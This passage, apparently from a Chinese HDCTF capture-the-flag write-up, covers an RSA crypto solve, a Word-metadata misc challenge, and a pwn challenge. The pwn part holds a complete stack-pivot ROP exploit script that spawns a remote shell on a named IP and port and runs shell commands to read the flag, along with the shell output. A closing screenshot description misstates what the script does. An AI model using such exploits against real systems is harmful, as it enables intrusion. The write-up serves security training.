得到关于 r 的一元二次方程 $r^2 - \text{tr} \cdot r + (\det - n^2) = 0$ ，判别式恰为完全平方数，整数求根得 r —— 与 `shake_256(STAGE1).digest(96)` 计算出的 r 完全吻合（交叉验证通过）。

再由特征值 $\lambda = (\text{tr} \pm \sqrt{\text{tr}^2 - 4\det})/2$ 得 $p2 = \text{isqrt}(\lambda1 - r)$ 、 $q2 = \text{isqrt}(\lambda2 - r)$ ，验证 $p2 \cdot q2 = n2$ 成立，随后标准 RSA 解密 c2 得 flag。

脚本利用：

```

import math
from hashlib import shake_256

```

```

exec(open(r"c:\Users\CHNMa\Downloads\output.txt").read())

def isqrt(x): return math.isqrt(x)
def long_to_bytes(n):
    return n.to_bytes((n.bit_length() + 7) // 8, 'big')

e = 65537

# ----- Stage 1: Fermat factorization (q1 = nextprime(p1 +
gap), gap < 2^264) -----
a = isqrt(n1)
if a * a < n1: a += 1
found = False
for i in range(1 << 20):
    b2 = a * a - n1
    b = isqrt(b2)
    if b * b == b2:
        p1, q1 = a - b, a + b
        found = True
        print(f"[+] Fermat success at iteration {i}")
        break
    a += 1
assert found and p1 * q1 == n1
print(f"p1 = {p1}\nq1 = {q1}\nd = q1-p1 = {q1-p1} ({(q1-
p1).bit_length()} bits)")

phi1 = (p1 - 1) * (q1 - 1)
d1 = pow(e, -1, phi1)
m1 = pow(c1, d1, n1)
STAGE1 = long_to_bytes(m1)
print(f"STAGE1 = {STAGE1}")

# ----- Stage 2: recover r from M -----
tr = M[0][0] + M[1][1]
det = M[0][0] * M[1][1] - M[0][1] * M[1][0]
# det(M) = det(A + rI) = (p2^2+r)(q2^2+r) = n2^2 + r*(p2^2+q2^2) +
r^2
#          = n2^2 + r*(tr - 2r) + r^2 = n2^2 + r*tr - r^2
# => r^2 - tr*r + (det - n2^2) = 0

```

```

disc = tr * tr - 4 * (det - n2 * n2)
s = isqrt(disc)
assert s * s == disc, "discriminant not a perfect square"
r_candidates = sorted([(tr + s) // 2, (tr - s) // 2])
print(f"r candidates: {[hex(rc)[:20] for rc in r_candidates]}")

# verify against shake_256(STAGE1)
r_true = int.from_bytes(shake_256(STAGE1).digest(96), 'big')
print(f"r (from hash of STAGE1) matches: {r_true in r_candidates}")


r = r_true if r_true in r_candidates else r_candidates[0]

# eigenvalues of M: p2^2 + r and q2^2 + r => p2^2 = lambda - r
lam1 = (tr + isqrt(tr * tr - 4 * det)) // 2
lam2 = tr - lam1
p2 = isqrt(lam1 - r)
q2 = isqrt(lam2 - r)
if p2 * q2 != n2:
    p2, q2 = isqrt(lam2 - r), isqrt(lam1 - r)
assert p2 * q2 == n2 and p2 > 1 and q2 > 1
print(f"[+] n2 factored!\np2 = {p2}\nq2 = {q2}")

phi2 = (p2 - 1) * (q2 - 1)
d2 = pow(e, -1, phi2)
m2 = pow(c2, d2, n2)
FLAG = long_to_bytes(m2)
print(f"\nFLAG = {FLAG.decode()}")

```

得到flag



```

C:\Users\CHNMa\AppData\Local\Programs\Python\Python313\python.exe "D:/python project/solve.py"
[+] Fermat success at iteration 8924
p1 = 9163301170282677583779401498206548582767353365078017207031799621178210817341848668696375796230578287487820916972783663662048077384473563954859541535191859
q1 = 9163301170282677583779401498206548582767353365078017207031799621178210817366627009544020365324351090874429392313197138454717356002653850271784557006831697
d = q1-p1 = 25578348847644569093772763386608475340493474792669278618180286316925015471640638 (264 bits)
STAGE1 = b'look_at_my_eigs'
r candidates: ['0xb704075cb6c0e0a31c', '0x9116492bc1c652b320']
r (from hash of STAGE1) matches: True
[+] n2 factored!
p2 = 7399575638726352625682047807651580675963901451801699785755794076893793370901085803237003834154293451149219172874925496212280458192849445537959973912271529
q2 = 6865120135955375867799289072445612529229647111460637283662805119098047996877363810852182257399396579889003350829245565167863239318945195730338638856790261
FLAG = HDCTF{70u_Kn0w_ferm@t_R1ght?yeh1}
Process finished with exit code 0

```

MISC

1.WELCOME

直接解码得flag

2.真的懂word吗


查看文档属性 找到作者

作者	HnuSec
最后一次保存者	Deepankar
修订号	12
版本号	
程序名称	Microsoft Office Word
公司	

改后缀为.zip 解压缩后查看document.xml

[illegible]

网站解密颜文字 密码为HnuSec



得到flag

PWN

1.签到

```
nmap -sV -Pn --open -p 31380 150.242.245.3
```

nmap做服务探测

```
welcome to HDCTF!
[1/2] Please fill in the registration form:
[2/2] Please sign your name on the ticket:
check-in finished.
```

题目提示“ret 之前，rsp 已经换地方了”提示栈迁移

`.symtab` (off `0xc7908`, size `0xc588`)，过滤 `main` 地址附近的 FUNC 符号，找出编译器生成的用户代码（静态链接的 `glibc` 函数地址靠后，用户函数集中在 `0x4016f5` 附近

函数	地址
<code>signup</code>	<code>0x4016f5</code>
<code>main</code>	<code>0x401728</code>
(未命名)	<code>0x4017e0</code>
<code>handle_zhaoxin</code>	<code>0x401810</code>
<code>handle_amd</code>	<code>0x4019e0</code>

尝试payload:

```
偏移 0x00: pop rax; ret      (0x401802)
偏移 0x08: 59                (execve)
偏移 0x10: pop rdi; ret      (0x4017fc)
偏移 0x18: 0x4c7348          ("/bin/sh" 地址 = 0x4c7300 + 0x48)
偏移 0x20: pop rsi; ret      (0x4017fe)
偏移 0x28: 0
偏移 0x30: pop rdx; ret      (0x401800)
偏移 0x38: 0
偏移 0x40: syscall; ret      (0x401804)
偏移 0x48: "/bin/sh\0"
...补 0x00 到 0x300 字节
```

```
偏移 0x00~0x3F: b'A' * 0x40    (填充 buf, 恰好垫到 rbp-0x10)
偏移 0x40:      p64(0x4c7300) ← 被 mov rsp, [rbp-0x10] 读走
偏移 0x48~0x5F: b'B' * 0x18    (补满 0x60 字节读数)
```

两次 `read` 是原始 `syscall`，必须在两次输入之间做同步（等 `[2/2]` 提示语出现后再发第二段），不然 `read` 可能把两段数据一起吞掉

脚本：

```
import socket
import struct
import time

HOST, PORT = '150.242.245.3', 31380

p64 = lambda x: struct.pack('<Q', x)

pop_rdi = 0x4017fc
pop_rsi = 0x4017fe
pop_rdx = 0x401800
pop_rax = 0x401802
syscall_ret = 0x401804 # syscall; ret
bin_addr = 0x4c7300     # bss buffer written by signup

# ---- payload1: ROP chain (execve("/bin/sh", 0, 0)) written into
# .bss ----
chain = p64(pop_rax) + p64(59) # SYS_execve
chain += p64(pop_rdi) + p64(bin_addr + 0x48) # "/bin/sh" (right
after chain)
chain += p64(pop_rsi) + p64(0)
chain += p64(pop_rdx) + p64(0)
chain += p64(syscall_ret)
assert len(chain) == 0x48
payload1 = chain + b'/bin/sh\x00'
payload1 = payload1.ljust(0x300, b'\x00')

# ---- payload2: stack pivot ----
# buf = rbp-0x50, so [rbp-0x10] is at payload offset 0x40
payload2 = b'A' * 0x40 + p64(bin_addr) # mov rsp, [rbp-0x10]
-> rsp = 0x4c7300
payload2 = payload2.ljust(0x60, b'B') # fill the full 0x60
read
```

```

s = socket.create_connection((HOST, PORT), timeout=15)

def recv_until(tok, tmo=8):
    s.settimeout(tmo)
    data = b''
    end = time.time() + tmo
    while tok not in data and time.time() < end:
        try:
            chunk = s.recv(4096)
        except socket.timeout:
            break
        if not chunk:
            break
        data += chunk
    return data

print(recv_until(b'registration form').decode(errors='replace'))
time.sleep(0.3)
s.sendall(payload1)
print(recv_until(b'ticket').decode(errors='replace'))
time.sleep(0.3)
s.sendall(payload2)
time.sleep(0.5)

# ---- shell ----
s.sendall(b'echo PWNER; id; ls -la; ls -la /; cat flag* /flag*
2>/dev/null\n')
time.sleep(1.5)
out = b''
try:
    while True:
        c = s.recv(4096)
        if not c:
            break
        out += c
except socket.timeout:
    pass
print(out.decode(errors='replace'))
s.close()

```

得到结果:

```
C:\Users\CHNMa\AppData\Local\Programs\Python\Python313\python.exe
"D:/python project/solve.py"
```

```
welcome to HDCTF!
```

```
[1/2] Please fill in the registration form:
```

```
[2/2] Please sign your name on the ticket:
```

```
PWNED
```

```
uid=1000(ctf) gid=1000(ctf) groups=1000(ctf)
```

```
total 908
```


```
drwxr-x--- 1 ctf ctf 4096 Sep 12 10:47 .
drwxr-xr-x 1 root root 4096 Sep 10 16:31 ..
-rw-r--r-- 1 ctf ctf 220 Jan 6 2022 .bash_logout
-rw-r--r-- 1 ctf ctf 3771 Jan 6 2022 .bashrc
-rw-r--r-- 1 ctf ctf 807 Jan 6 2022 .profile
-rw-r--r-- 1 ctf ctf 45 Sep 12 10:47 flag.txt
-rwxr-xr-x 1 root root 900824 Sep 10 17:55 pwn
```

```
total 60
```

```
drwxr-xr-x 1 root root 4096 Sep 12 10:47 .
drwxr-xr-x 1 root root 4096 Sep 12 10:47 ..
lrwxrwxrwx 1 root root 7 Jun 27 02:04 bin -> usr/bin
drwxr-xr-x 2 root root 4096 Apr 18 2022 boot
drwxr-xr-x 5 root root 360 Sep 12 10:47 dev
drwxr-xr-x 1 root root 4096 Sep 10 16:31 etc
drwxr-xr-x 1 root root 4096 Sep 10 16:31 home
lrwxrwxrwx 1 root root 7 Jun 27 02:04 lib -> usr/lib
lrwxrwxrwx 1 root root 9 Jun 27 02:04 lib32 -> usr/lib32
lrwxrwxrwx 1 root root 9 Jun 27 02:04 lib64 -> usr/lib64
lrwxrwxrwx 1 root root 10 Jun 27 02:04 libx32 -> usr/libx32
drwxr-xr-x 2 root root 4096 Jun 27 02:04 media
drwxr-xr-x 2 root root 4096 Jun 27 02:04 mnt
drwxr-xr-x 2 root root 4096 Jun 27 02:04 opt
dr-xr-xr-x 543 root root 0 Sep 12 10:47 proc
drwx----- 2 root root 4096 Jun 27 02:12 root
drwxr-xr-x 1 root root 4096 Sep 12 10:47 run
lrwxrwxrwx 1 root root 8 Jun 27 02:04 sbin -> usr/sbin
drwxr-xr-x 2 root root 4096 Jun 27 02:04 srv
dr-xr-xr-x 13 root root 0 Sep 12 10:47 sys
```

```
drwxrwxrwt    1 root root 4096 Sep 10 16:31 tmp
drwxr-xr-x    1 root root 4096 Jun 27 02:04 usr
drwxr-xr-x    1 root root 4096 Jun 27 02:12 var
HDCTF{bd5be4be-0d55-fdac-3e6a-7b0c2fa36f45}}
```

Process finished with exit code 0



The screenshot shows a Python IDE with a file named `solve.py`. The script is a socket listener that receives a connection on port 4096, sends a shell command, and then enters a loop to receive data. The output window shows the results of the script's execution, including the received data and the final flag.

```
solve.py
1 s.sendall(payload)
2 time.sleep(0.5)
3
4 # --- shell ---
5 s.sendall(b'echo PWNEO; id; ls -la; ls -la /; cat flag* 2>/dev/null\n')
6 time.sleep(1.5)
7 out = b''
8
9 try:
10     while True:
11         c = s.recv(4096)
12         if not c:
13             break
14         out += c
15 except socket.timeout:
16     pass
17 print(out.decode(errors='replace'))
18 s.close()
```

Run: solve

```
drwxr-xr-x  2 root root 4096 Jun 27 02:04 mnt
drwxr-xr-x  2 root root 4096 Jun 27 02:04 opt
dr-xr-xr-x 543 root root    0 Sep 12 18:47 proc
drwx----- 2 root root 4096 Jun 27 02:12 root
drwxr-xr-x  1 root root 4096 Sep 12 18:47 run
lrwxrwxrwx  1 root root    8 Jun 27 02:04 sbin -> usr/sbin
drwxr-xr-x  2 root root 4096 Jun 27 02:04 srv
dr-xr-xr-x 13 root root    0 Sep 12 18:47 sys
drwxrwxrwt  1 root root 4096 Sep 10 16:31 tmp
drwxr-xr-x  1 root root 4096 Jun 27 02:04 usr
drwxr-xr-x  1 root root 4096 Jun 27 02:12 var
HDCTF{bd5be4be-0d55-fdac-3e6a-7b0c2fa36f45}}

Process finished with exit code 0
```